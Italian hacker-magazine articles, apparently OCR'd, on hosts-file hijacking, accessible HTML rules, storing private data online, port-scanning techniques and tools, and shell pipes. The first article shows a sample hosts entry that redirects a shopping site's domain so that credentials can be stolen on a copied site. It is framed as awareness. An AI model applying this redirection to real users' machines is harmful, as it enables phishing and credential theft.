
:: Editare la tabella degli host di sistema

Questo sistema è il più efficace, ma anche il più difficile da attuare. È necessario infatti avere accesso (fisico o remoto) al computer al quale si vogliono rubare le credenziali di accesso degli account. È un sistema che è infatti completamente trasparente e un utente non noterebbe alcuna traccia del dirottamento della propria connessione verso un sito "poco affidabile". Questo attacco viene portato a termine grazie alla modifica della tabella degli host di sistema. In WindowsXP la troviamo nella directory C:/windows/system32/drivers/etc/ dove sono depositate tutte le associazioni ip -> hostname (per esempio 127.0.0.1 -> localhost). Ma che succede se aggiungiamo la riga

209.85.129.147 www.ebay.it sotto quella "127.0.0.1 localhost"? Proviamo e salviamo. Poi avviamo il nostro broswer preferito e connettiamoci a www.ebay.it. Con stupore ci troveremo su Google. Modificando questa tabella le connessioni sono quindi dirottate verso server con una copia del sito che vogliono attaccare.
Non vogliamo certo incentivare attacchi di questo tipo ma, anzi, ora sappiamo bene come non cadere in questo genere di frodi. Un ringraziamento particolare ad Anna, Roberto, TheDarkClown, BlackIceX, TormenT e Pongo91 per avermi supportato nella stesura di questo articolo.

IlMerovingio
[www.wow.netsons.org / www.thewarcraftzone.tk]

Gestione dello SPAZIO

A volte pochi trucchetti possono facilitarci grandemente la vita. Lo sanno bene quelli che di noi si dilettano a scrivere codice per le pagine html

Ci sono situazioni in cui ottenere risultati normalmente semplici comporta sforzi considerevoli, come per esempio la ripartizione degli spazi in ambito html: se non conosciamo la tecnica giusta non è certo semplice. Tirare delle righe orizzontali è spesso importante. O perlomeno simularle opportunamente. Supponiamo di voler dividere degli spazi sulla nostra pagina web. La normale notazione per tirare una riga (il tag `<hr>`) la riteniamo scontata e noiosa e vogliamo invece adottare un'immagine. Si può fare, a maggior ragione se useremo bene anche l'attributo `alt` con il testo opportuno.
Ovviamente si potrebbe anche usare tranquillamente una bella riga orizzontale e poi adottare un piccolo trucco dei fogli di stile CSS per visualizzare l'immagine in tutti i browser più recenti.
Teniamo però presente che i vecchi browser e i browser di solo testo ignoreranno i CSS e semplicemente ci faranno vedere le righe orizzontali nel loro stile originario.
Alcuni browser di solo tendono a utilizzare addirittura solo il normale trattino di separazione o la sottolineatura, espandendola pieno video.
Operare in questo modo consente di dare dei vantaggi anche a chi usa dei browser particolari. Per esempio, un lettore di schermate come jaws (http://www.freedomscientific.com/fs_products/software_jaws.asp), capace di tradurre in parole quello che c'è scritto su un video, legge il nome del file di qualunque immagine presente che non abbia un attributo `alt` associato.
Un browser di testo come Lynx visualizza il nome di ciascuna immagine che non abbia un attributo `alt`. Le linee orizzontali le rappresenta come una serie di caratteri "underscore" sufficienti a riempire l'ampiezza della pagina.
Links, un altro browser di testo, non visualizza nulla delle immagini che non hanno un attributo `alt` valido.
In tal caso o inseriamo anche l'attributo `alt`, oppure dobbiamo usare necessariamente il tag `<hr>`, che comunque sarà interpretato da Links come una serie di trattini ampi quanto lo schermo.

▲ È importante farsi leggere anche dai browser testuali, come Lynx, sempre più utili quando l'utente si collega da terminali mobili (via modem cellulare, per esempio).

:: Ecco come facciamo

Se usiamo un'immagine per creare una riga orizzontale, il sistema più

COSA SONO GLI ELEMENTI?

Abbiamo parlato di elementi di blocco e di elementi di linea. Per capirci:
gli elementi di blocco sono quelli che creano un blocco attorno a sé, e che di conseguenza vanno a capo, come i paragrafi, le tabelle, le form. Quelli di linea sono invece quelli
di elementi che - non andando a capo - possono essere integrati nel testo, come i collegamenti o le immagini.

semplice per rendere accessibile la nostra pagina è aggiungere un attributo `alt` al tag `<img>` dell'immagine stessa.
Dovremmo anche aggiungere, meglio, un attributo `<title>` per sistemare le cose anche per browser normali, che le immagini le mostrano veramente. Questo significa che, guardando le due righe di codice proposte di seguito, possiamo prendere la prima e trsformarla nella seconda:

```
<img src="/images/righellofigo .gif" width="442" height="25">
<img alt="-" title="" src="/images/righellofigo.gif" width="442" height="25" >
```

Ovviamente non stiamo a impazzire con cose tipo riempimenti dell'attributo `alt` con ottanta trattini... ne bastano due o tre.

:: Ok, miglioriamoci

Una tecnica un po' più avanzata e tutto sommato preferibile fa uso comunque del tag `<hr>`. Per fare funzionare la cosa su tutti i browser, però, invece di usarlo direttamente, per visualizzare le immagini adottiamo il più stupido tag `<div>`.
Mettiamo innanzitutto questo CSS nella sezione `<style>` in cima a tutto.
Se usiamo un CSS esterno tipo `style-sites.css` mettiamoci quello.
Quindi eccolo:

```
div.hr {display: none}
/*/*/a{}
div.hr {
  display: block;
  height: 25px;
  background-image: url(/images/righellofigo.gif);
  background-repeat: no-repeat;
  background-position: center center;
  margin: 1em 0 1em 0;
}
hr {display:none}
/* */
```

Ovviamente sostituendo a `height` e i dati di altezza e l'indirizzo della nostra immagine.

```
background-imagestyle-sites.css
```

Dopodiché, nella nostra pagina, quando vorremo usare il nostro super righello ci basterà scrivere:

```
<div class="hr"></div><hr />
```

Così facendo tutti browser più moderni ci faranno vedere l'immagine come righello orizzontale, Netscape 4 visualizzerà un righello normale e i browser di solo testo, ignorando i CSS, ci faranno vedere anche loro un semplice righello, probabilmente composto esclusivamente da una serie di trattini ripetuti.
Si tratta di un metodo abbastanza semplice per gestire in modo rapido ed efficiente lo spazio, una soluzione che merita di essere presa in considerazione, decisamente meglio rispetto ad alternative complicate e laboriose.

Gabry
gabrynewfield@gmail.com

▲ *Beh, non è esattamente il righello che intendiamo, però serve anche lui a regolamentare lo spazio*


◄ *Window-Eyes è un lettore di pagine web. Tirare delle righe ben costruite evita di fargli pronunciare dettagli inutili.*

Un NASCONDIGLIO ideale

Dove celare i dati delicati? Una risposta sorprendente: dentro le nuove Web application di Google e non solo...

Lo ha scritto Edgar Allan Poe nel XIX secolo, nel suo racconto La lettera rubata (consultabile su http://snipurl.com/10g5v): il modo migliore per nascondere qualcosa è metterlo in vista davanti a tutti. Su questo principio si basano molti dei sistemi utilizzati dalle moderne tecniche per occultare informazioni sensibili. *Per nascondere i dati che tutti cercherebbero dentro il nostro computer, basta tenerli fuori dal computer!*
Anche solo un paio di anni fa sarebbe stato molto più difficile di adesso. Oggi è una sciocchezza e sta diventando sempre più facile ed efficace. Proviamo a vedere che possibilità abbiamo a disposizione. Sono puri esempi, ovviamente; di possibilità nuova ne nasce letteralmente una al giorno.

Archivio file

Il disco rigido online è ancora una realtà piuttosto lontana, ma per dimensioni non esagerate iniziano a nascere varie alternative efficaci.
In questo senso la preistoria è, per dire, la Valigetta di Yahoo! (http://briefcase.yahoo.com), con i suoi 30 mega. Preistoria non tanto nelle dimensioni (se sono dati *veramente* confidenziali, pesano poco) quanto nella tecnologia: praticamente un FTP con sopra un'interfaccia da niente. Ma la vera rivoluzione sono i dischi virtuali, che stanno su Internet ma si montano sulle nostre scrivanie come se fossero fisici, grazie a un protocollo che si chiama WebDAV.

▲ *Visto come è facile scrivere un articolo in Google Docs?*

WebDAV è un po' più lento di un FTP perché dialoga più strettamente con il sistema operativo. Ma con il crescere della banda e computer sempre più veloci finiranno per divenire veri e pro-

TRUCCO DEL XIX SECOLO

Più riflettevo sull'ingegnosità di D*, così audace, brillante e fuori dal comune, più riflettevo sul fatto che doveva tenere la lettera a portata di mano, se voleva servirsene al momento opportuno, più riflettevo sul fatto (ormai appurato dal prefetto) che il documento non si trovava nel raggio di una normale perquisizione di polizia, più mi convincevo che, per nascondere la lettera, il ministro si era servito dell'espediente più ovvio e astuto.** Vale a dire, non aveva affatto tentato di nasconderla.(da La lettera rubata, di Edgar Allan Poe, http://snipurl.com/10g5v)

UNA MINISFIDA

Il nostro Barg the Gnoll ha messo su Google Notebook un piccolo messaggio per i lettori di Hacker Journal. Chi riesce a leggerlo? Tutti gli indizi utili sono disseminati in questo articolo...

pri dischi virtuali. WebDAV si usa senza problemi su Windows, Linux e Mac OS X. Se saliamo di dimensioni, i dischi virtuali WebDAV si pagano cari (per esempio 49 dollari l'anno per 25 giga su http://www.bingodisk.com), ma in questi casi il prezzo è garanzia ulteriore di sicurezza. Nel dubbio, ricordiamoci sempre dei programmi per usare Gmail come disco rigido, GMail Drive (http://www.viksoe.dk/code/gmail.htm) per Windows, gDisk per Mac (http://gdisk.sourceforge.net) e, per Linux, Gmail Filesystem di Richard Jones (http://snipurl.com/8q38).

▲ *Altro esempio stupido di foglio di calcolo: log di partite di calcetto. Google Docs ha a disposizione formule più che a sufficienza per ogni esigenza plausibile di calcolo.*

:: Posta elettronica

Francamente: c'è l'imbarazzo della scelta, ma l'unico sistema nato sul Web e che funziona bene apposta per il Web si chiama Gmail e punto. Gli altri sistemi sono tutti bellissimi, ma stanno un gradino più sotto rispetto a quello proposto e, soprattutto, la loro casella non cresce in continuazione, un elemento per noi molto importante. Gmail è partito a due giga per casella, ora sono 2,8...

:: Word processing e fogli di calcolo

Nessuno avrebbe mai pensato di poter scrivere documenti o gestire fogli di calcolo dentro un browser. Invece si può! Manco a dirlo, l'offerta migliore ce l'ha Google, che oltre al Notebook ha anche Google Docs (http://docs.google.com), con un vero word processor e un vero foglio di calcolo. Non è che facciano tutto quello che fa Open Office, ma per non lasciare traccia sui nostri computer vanno strabene. In più c'è il vantaggio che sono ideali anche per agire in senso inverso, ossia creare un documento a dare la possibilità di lavorarlo a tutti i nostri amici o colleghi o parenti o *crew*. Non dimentichiamo neanche le alternative: per esempio Zoho (http://www.zoho.com/) o ThinkFree online, in beta all'indirizzo http://www.thinkfree.com/common/main.tfo.

Dare spiegazioni è abbastanza inutile. Bisogna essere registrati e poi è questione di cominciare a scrivere, o calcolare! L'importante è che sappiamo che quei dati non staranno mai dentro il nostro computer, pur essendo raggiungibili in qualsiasi momento (purché ci sia Internet, chiaro).

:: Consigli di sicurezza generali

Una nota di una certa rilevanza: tutto quello che abbiamo detto funziona se facciamo la giusta attenzione alla password. Lo abbiamo detto milioni di volte. Deve essere una password semplice da ricordare ma difficile da indovinare, lunga almeno otto caratteri, con lettere ma anche numeri e, se possibile, maiuscole, minuscole, segni di interpunzione e simboli insoliti. 1234 è una password tremenda; Q3lMp5555 (Questa È La Mia Password SuperSegretiSSima) è una ottima password (lo era, in realtà; adesso l'hanno vista tutti!). Due*3F#$ei! è una password meravigliosa (non tutti i sistemi però la accetteranno).

La password non deve averla n-e-s-s-u-n-o all'infuori di noi. Altrimenti è già morta. Cambiamola ogni tanto. Se non ogni settimana, almeno ogni mese. Dipende anche dalle nostre necessità di sicurezza reali. Più la password è buona, più possiamo mantenerla.

Attenzione alle cache del browser e ai cookie. Quando lasciamo il computer incustodito, se il browser inserisce la nostra password in automatico, siamo fregati. Dobbiamo essere pazienti; eliminare cookie e cronologia quando il computer è a rischio e noi siamo assenti. La password deve essere sempre inserita manualmente, mai in automatico.

Ricordiamo che la protezione definitiva è sempre una cifratura forte. Se i dati che mettiamo online sono cifrati, (molto) meglio ancora.

▲ *Zoho è un concorrente assai credibile di Google Docs!*

Ultimo consiglio: attenzione ai keylogger e al resto dello spyware. Inutile avere i documenti confidenziali su Google, se spiano il nostro traffico dati. Ah, fossimo in noi, per usare questi servizi, ci affideremmo a Firefox. Internet Explorer è profondamente insicuro. Usiamolo con grande attenzione.

E ora sotto. Se abbiamo qualcosa da tenere al sicuro... la strada giusta è online.

Barg the Gnoll
bargthegnoll@gmail.com

Su Windows e Mac OS X l'interfacciamento ai dischi virtuali in protocollo WebDAV è una cosa naturale. Ma Linux non è da meno: il progetto da seguire si trova alla pagina http://dav.sf.net/.

L'importanza della RICOGNIZIONE

Dietro a un attacco rapido ed efficace, troviamo giorni di pianificazione e di raccolta dei dati: scopriamo come funziona la ricognizione degli aggressori!

Esistono vari tipi di attacchi telematici a dei siti, lo sappiamo bene. Ma quando si ha a che fare con un'incursione vera e propria lo scenario iniziale appartiene a una tipologia che solo raramente cambia. Impariamo a capire come agisce chi attacca e potremo difenderci con maggior efficacia. Abbiamo un sistema operativo che gestisce il funzionamento di uno o più computer che erogano alcuni servizi che traggono origine da un server: sarà questo server l'obiettivo dell'attacco vero e proprio. Come raccolgono queste informazioni? Esistono molti strumenti, modi e tecniche. La scansione dei punti deboli è utilizzata già da molti anni e si basa sempre su di un concetto ben preciso: interrogare il maggior numero di porte per trovare quelle ricettive a possibili attacchi.

► Controllo da lontano, perlustrazione, raccolta di informazioni: sono il segreto per un attacco efficace

:: Metodi di ricognizione

Vediamo come funziona. Cercare una specifica rete può risultare abbastanza difficile, perché le reti stesse sono moltissime. Whois può dare una mano. Si tratta di un servizio Internet che, a partire da un account su un dominio specifico, consente di recuperare molte informazioni quali URL o utenti collegati ad esso. InterNIC è uno degli enti più noti per questo tipo di applicazioni: è l'organo deputato all'attribuzione dei nomi di dominio e degli indirizzi IP. Partendo da un dominio ed un URL si dovrà usare per forza un altro strumento che permetta di invertire il formato alfanumerico mnemonico nell'indirizzo IP associato e, in un secondo momento, controllare che effettivamente quell'IP sia attivo quando pianifico l'attacco. Per effettuare queste due operazioni si sfrutta un unico servizio, noto col nome di PING. Il PING è l'invio di una richiesta ICMP di tipo echo a cui il computer soggetto reagisce inviando un un pacchetto di tipo PONG. Questo pacchetto contiene anche l'indirizzo IP del PC stesso.

Il social engineering è stato, fin dagli albori della cultura hacker, il metodo più utilizzato per carpire informazioni. Ne abbiamo parlato in abbondanza, è costituito dalle capacità personali di rendersi credibile nei confronti di terzi, e sfruttare la fiducia - o l'ignoranza - per acquisire privilegi o sottrarre dati utili a un'aggressione.

:: Port scanning per tutti

Gli attacchi di tipo scanning, al contrario, sono basati su pura tecnica, o meglio, su pura tecnologia. Si uti-

lizzano strumenti il cui principio di funzionamento sta nell'inviare pacchetti su determinate porte e vedere quali di esse sono recettive. Esistono molte varianti di questa tecnica.

▲ *Libero e pronto a essere usato, Nmap è un ottimo programma di port-scanning.*

Scansione delle porte TCP - Si inviano dei pacchetti e si cerca di stabilire una comunicazione con quella determinata porta; il metodo più semplice e il più utilizzato.

Scansione delle porte TCP a frammentazione - Stessa tecnica con la differenza che l'header TCP viene diviso in pacchetti più piccoli, cosicché i filtri di protezione non riescano ad individuare l'attacco.

Scansione SYN TCP - Si basa sull'invio di un pacchetto SYN come per aprire una connessione; se il PC risponde con una richiesta SYN/ACK il nostro programma manda immediatamente una risposta RST e chiude così la procedura. Ha il vantaggio di essere quasi invisibile e lo svantaggio di essere molto più lenta della precedente.

Scansione TCP FIN – Si tratta di una tecnica estremamente raffinata che si basa sul principio che spesso le porte aperte che ricevono pacchetti FIN rispondono con pacchetti RST facendosi così individuare.

Scansione UDP ICMP - Come sappiamo il protocollo UDP non prevede scambio di pacchetti ACK o RST, ma la maggior parte degli host se riceve un pacchetto indirizzato ad una porta UDP chiusa risponde con un messaggio di errore; per esclusione si risale alle porte aperte.

:: Gli strumenti

In rete possiamo trovare una gran quantità di programmi di scanner, tutti basati sugli stessi principi e le stesse tipologie di funzionamento. Eccone alcuni...

- Symantec NetRecon: valido in ambito Windows, analizza la rete e scopre i suoi varchi, raggruppando i dati raccolti in un report. Agisce simulando vari tipi di attacchi esterni e consigliando come "tappare" eventuali buchi riscontrati.

- Nai CyberCop: funziona sia su Linux che su Windows; valuta i punti deboli di un sistema facendo la scansione di esso. Riesce anche ad analizzare problemi di sicurezza legati a server ed hub. Integra inoltre una funzione per cui si autoaggiorna da internet scaricando il database dei punti deboli.

- Nmap (www.insecure. org/nmap): scanner molto completo che ha la possibilità di lavorare in più modi a seconda della situazione; a volte usa metodologie invisibili, a volte metodologie rapide. Incorpora tutte le metodologie di scanning note.


▲ *Dal sito www.tigertools.net possiamo scaricare la Tiger suite: forse il miglior prodotto per la sicurezza delle comunicazioni in rete*

- Tiger suite (www.tigertools. net): è considerato il miglior strumento per la sicurezza delle comunicazioni fra reti. La sua velocità non ha pari con gli altri scanner ed inoltre è l'unico che integri anche le seguenti caratteristiche: network discovery (identifica ed elenca tutti i punti deboli di una rete), local analyzer (scannerizza il sistema locale individuando tra le altre cose anche virus, trojan e spyware), attack tools (set di strumenti che collaudano la sicurezza di un sistema simulando attacchi di varia natura).

- Jackal: è uno scanner Stealth (nascosto) basato sul principio di funzionamento di tipo SYN TCP

▲ *Un controllo dei vettori d'attacco è importante... Non serve usare un Awacs, ci basta controllare le porte*

:: E poi?

Una volta effettuata la scansione si potrà avere sott'occhio una serie di porte aperte. Dipenderà ora dall'aggressore scegliere cosa fare di queste informazioni e quali strumenti utilizzare... Ma questa è un'altra storia. ■

Cambio di DIREZIONE

Saper gestire la direzione in cui si svolge l'output di dati è importante: i comandi tramite shell ci possono aiutare

Uno degli strumenti più potenti del comandare un computer tramite interfaccia testuale è il ridirezionamento, che permette di cambiare la direzione dell'output dallo schermo a un file (ma anche in altri frangenti), come in

```
cat file.txt > altrofile.txt.
```

Che, invece di mostrare sullo schermo i contenuti di file.txt, li salva in altrofile.txt. Esiste anche l'inverso, per esempio il comando

```
sort < elencofile.txt
```

che prende in input il contenuto del file ed esegue il comando. In questo caso, sort ordina il contenuto del file.

Queste cose andavano ripetute, anche se già dette in Hacker Journal 111 (chi lo abbia perso mi scriva e gli mando il testo!). Ora però passiamo all'argomento di cui non si può proprio fare a meno: i pipe! E se qualcuno ridacchia, smetta subito, che sono una persone seria! (bè, insomma, dipende)
Se prima, con la ridirezione, cambiavamo la destinazione dello *standard output*, o la fonte dello *standard input*, che di solito sono ambedue lo schermo, con un pipe prendiamo l'output di un comando e lo diamo in pasto a un altro comando, come input. Il pipe si indica con la barra verticale, |. Su certe tastiere a volte si vedono due mezze barre una sull'altra, ma è lo stesso. Sulla mia tastiera il pipe si trova insieme al backslash, \. Ecco alcuni esempi di pipe:

```
ls -lt | head
```

Mostra i dieci file più recenti nella directory di lavoro. `ls` fa l'elenco, `head` prende i primi dieci dall'elenco di ls.

```
du | sort -nr
```

Mostra un elenco di directory e lo spazio da esse occupato, andando (grazie a `sort`) dalla più grossa alla più piccola.

```
find . -type f -print | wc -l
```

SHELL PER WINDOWS?

Windows ha la sua shell, ma bash (la base dei nostri esempi) è meglio. Si può installare bash su Windows, però. Serve l'ambiente Unix Cygwin, http://sources.redhat.com/cygwin/. Va installato Cygwin, per poi installare bash (lo troviamo per esempio su http://hardclicker.com/35TMFU). Se usiamo Linux o Mac OS X, o un qualsiasi altro sistema Unix-based, siamo già a cavallo!

Mostra il numero di file totali nella directory di lavoro e tutte le sue subdirectory. Da studiare bene, è un esempio interessante. `find` e `wc` servono in un sacco di occasioni.

:: Super pipe

Non è un personaggio dei fumetti (mi piacciono le noccioline, però!). Volevo solo spiegare che i pipe si usano spesso insieme ai *filtri* della shell. Un filtro prende lo standard input, effettua sull'input una operazione e manda il risultato allo standard output. Con i filtri giusti si possono ottenere risultati davvero ottimi. Ecco alcuni dei comandi usati più spesso come filtri.

sort Ordina lo standard input e lo passa allo standard output.
uniq Toglie le righe doppie dallo standard input e fa in modo che ogni riga compaia solo una volta.
grep Esamina lo standard input e manda in output solo quello che corrisponde a una sequenza di caratteri che vogliamo. In gergo, applica una espressione regolare allo standard input. È potentissimo!
fmt Legge il testo dallo standard input e lo manda in output in maniera ordinata e semplice da leggere.
pr Prende lo standard input e lo divide in pagine, con tanto di intestazioni e piè di pagina, per la stampa su carta o su file PDF, per esempio.
head Mostra le prime righe dell'input (vuol dire *testa*).
tail Mostra le ultime righe dell'input (vuol dire *coda*).
tr Trasforma caratteri. Può essere usato, per esempio, per trasformare minuscole in maiuscole e viceversa. Oppure agire sui caratteri di controllo di fine riga per trasformare un file DOS in un file Unix e viceversa, oppure per sistemare le accentate passando da Mac a DOS e così via. Merita uno studio accurato (con `man tr`).
sed È uno *stream editor*. Molto in breve, effettua trasformazioni molto più complesse di quelle di tr. Va studiato; ci si può scrivere un libro...
awk Un linguaggio di programmazione fatto per costruire altri filtri di questo tipo. Più potente di così si muore! Anche questo potrebbe riempire centinaia di pagine e ancora non avrei finito di spiegarlo. Neanch'io lo conosco tutto, a essere onesta!

TRUCCO: GUARDARE DENTRO I FILE TAR

I pipe tornano utili, ad esempio per spiare dentro un file compresso e vedere quali file e directory lo compongono. Basta il comando giusto:

```
tar -tzvf nomefile.tar.gz | less
```

Provare per credere!

:: Di pipe non ce n'è uno solo

Finora abbiamo visto solo esempi con un solo pipe. Ma è solo per mostrarli semplici. Questo perché in tal modo abbiamo la possibilità di studiare la tecnica in modo abbastanza semplice.
Di seguito pubblichiamo un esempio interessante di quanto abbiamo detto. Gli elementi degni di nota sono presenti subito a destra della voce "disordinato.txt". Subito dopo questo primo esempio prenderemo in considerazione qualcosa di più articolato.

```
cat testo_disordinato.txt | fmt | pr | lpr
```

Osserviamo bene quanto abbiamo appena scritto: 'unico comando nuovo è `lpr`, che governa l'invio dei file alla stampante. Il resto lo abbiamo già visto e possiamo capire perfettamente che cosa succede man mano che il comando viene considerato: il testo viene rielaborato in modo più ordinato (`fmt`), diviso in pagine (`pr`) e infine mandato in stampa (`lpr`). Tutto avviene ordinatamente e per tempi, si tratta di uno strumento abbastanza semplice da imparare, ma che può considerevolmente agevolare il compito di chi deve eseguire delle operazioni. Osserviamo:

```
cat elenco_non_ordinato_con_doppioni.txt | sort | uniq | pr | lpr
```

La situazione non cambia, ma si evolve. Prima di andare in stampa, l'elenco viene ordinato e ripulito dai doppioni. E a quel punto il lavoro è completato: tutto è in ordine e pronto per essere presentato.

Beth
i5b3773r@mac.com

ANCHE IN ITALIANO

